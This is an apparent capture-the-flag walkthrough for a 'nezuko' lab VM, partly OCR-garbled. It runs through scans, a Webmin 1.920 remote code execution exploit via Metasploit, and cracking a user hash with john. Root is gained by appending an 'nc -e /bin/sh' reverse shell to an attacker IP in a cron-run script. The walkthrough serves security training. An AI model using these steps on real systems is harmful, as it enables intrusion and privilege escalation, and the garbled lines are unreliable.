nezuko

netdiscover

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:d3:bd:43	1	60	PCS Systemtechnik GmbH
10.0.2.60	08:00:27:e1:a5:c7	1	60	PCS Systemtechnik GmbH

```
nmap results
PORT
          STATE SERVICE VERSION
                        OpenSSH 7.6pl Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp
          open ssh
| ssh-hostkey:
    2048 4b:f5:b3:ff:35:a8:c8:24:42:66:64:a4:4b:da:b0:16 (RSA)
    256 2e:0d:6d:5b:dc:fe:25:cb:1b:a7:a0:93:20:3a:32:04 (ECDSA)
    256 bc:28:8b:e4:9e:8d:4c:c6:42:ab:0b:64:ea:8f:60:41 (ED25519)
                        Apache httpd 2.4.29 ((Ubuntu))
          open http
| http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to my site! - nezuko kamado
13337/tcp open http MiniServ 1.920 (Webmin httpd)
| http-robots.txt: 1 disallowed entry
|_http-title: Login to Webmin
MAC Address: 08:00:27:E1:A5:C7 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
   vice Info: OS: Linux: CPE: cne:/o:linux:linux kernel
```

dirb results on port 80

```
---- Scanning URL: http://nezuko/ ----
+ http://nezuko/index.html (CODE:200|SIZE:327)
+ http://nezuko/robots.txt (CODE:200|SIZE:105)
==> DIRECTORY: http://nezuko/sample/
+ http://nezuko/server-status (CODE:403|SIZE:294)
---- Entering directory: http://nezuko/sample/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Basically the same like above, theres no special on this port.

Index of /sample

Name

Last modified Size Description



Parent Directory




nothing_here.txt 2019-08-21 00:55 13

Apache/2.4.29 (Ubuntu) Server at nezuko Port 80

Browsed Webmin login port 13337 according to nmap results



You must enter a username and password to login to the server on nezuko.local



Remember me

Sign in

Webmin 1.920 - Remote Code Execution

CVE: Author: Type: Platform: Date: 2019-15107 FERNANDO A. WEBAPPS LINUX 2019-08-19

Exploit link: https://www.exploit-db.com/exploits/47293

importing modules to metasploit

```
root@kali:~/.msf4/modules/exploits/cgi/webapps# updatedb
root@kali:~/.msf4/modules/exploits/cgi/webapps# lsf
total 12K
drwxr-xr-x 2 root root 4.0K Sep 18 12:18 ./
drwxr-xr-x 3 root root 4.0K Sep 18 12:16 ../
-rwxr-xr-x 1 root root 3.6K Sep 18 11:53 47293.rb*
root@kali:~/.msf4/modules/exploits/cgi/webapps#
```

```
modify exploit - walkthrough
```

Reverse shell popped using netcat

nezukoĝubuntu:/home/zenitsu\$ id uid=1000(nezuko) gid=1000(nezuko) groups=1000(nezuko),4(adm),24(cdrom),30(dip),46(plugdev),116(lpadmin),126(sambashare) nezukoĝubuntu:/home/zenitsu\$ [

Found hash on /etc/passwd

nezuko:x:1000:1000:nezuko,,,:/home/nezuko:/bin/bash zenitsu:\$6\$LbPWwH5D\$69t89j0Podkdd8dk17jNKt6Dl2.QYw5JGIX8cE5nysr6MX23DFvIAwmxEH0jhBj8rBplVa3rqcVDC00001PY9G8:1001:1001:,,,:/home/zenitsu:/bin/bask

Cracked zenitsu's passwd using john

```
root@kali:~/pwn/nezuko# john -w=/root/pwn/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
meowmeow (zenitsu)
1g 0:00:00:00 DONE (2019-09-18 12:54) 1.075g/s 4404p/s 4404c/s 4404C/s adriano..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

meowmeow (zenitsu)

Not able to login as zenitsu

root@kali:~/pwn/nezuko# ssh zenitsu@nezuko.local
zenitsu@nezuko.local's password:
Permission denied, please try again.
zenitsu@nezuko.local's password:

```
The reason we are not able to logon as zenitsu via ssh: /etc/ssh/sshd config
```

```
# Example of overriding settings on a per-user basis
#Match User anoncvs
# X11Forwarding no
# AllowTcpForwarding no
# PermitTTY no
# ForceCommand cvs server

DenvUsers zenitsu
```

Found a shellscript that runs every 5 minute - walkthrough

```
Every 5 minutes
```

```
54 Sep 19 00:50 new message 19-09-2019 00:50
-rw-r--r-- l root
                    root
-rw-r--r-- 1 root
                             54 Sep 19 00:55 new message 19-09-2019 00:55
                    root
                             54 Sep 19 01:00 new message 19-09-2019 01:00
-rw-r--r-- 1 root
                    root
-rw-r--r-- 1 root
                    root
                             54 Sep 19 01:05 new message 19-09-2019 01:05
                             54 Sep 19 01:10 new message 19-09-2019 01:10
-rw-r--r-- 1 root
                    root
                             54 Sep 19 01:15 new message 19-09-2019 01:15
rw-r--r-- 1 root
                    root
```

Shellscript modified

```
zenitsu@ubuntu:~/to_nezuko$ cat send_message_to_nezuko.sh
#!/bin/bash
date=$(date '+%d-%m-%Y_%H:%M')
echo "nezuko chan, would you like to go on a date with me? " > /home/nezuko/from_zenitsu/new_message_$date
nc -e /bin/sh 10.0.2.57 55555
zenitsu@ubuntu:~/to_nezuko$
```

Flag

root@ubuntu:~# cat root.txt Congratulations on getting the root shell! Tell me what do you think about this box at my twitter, @yunaranyancat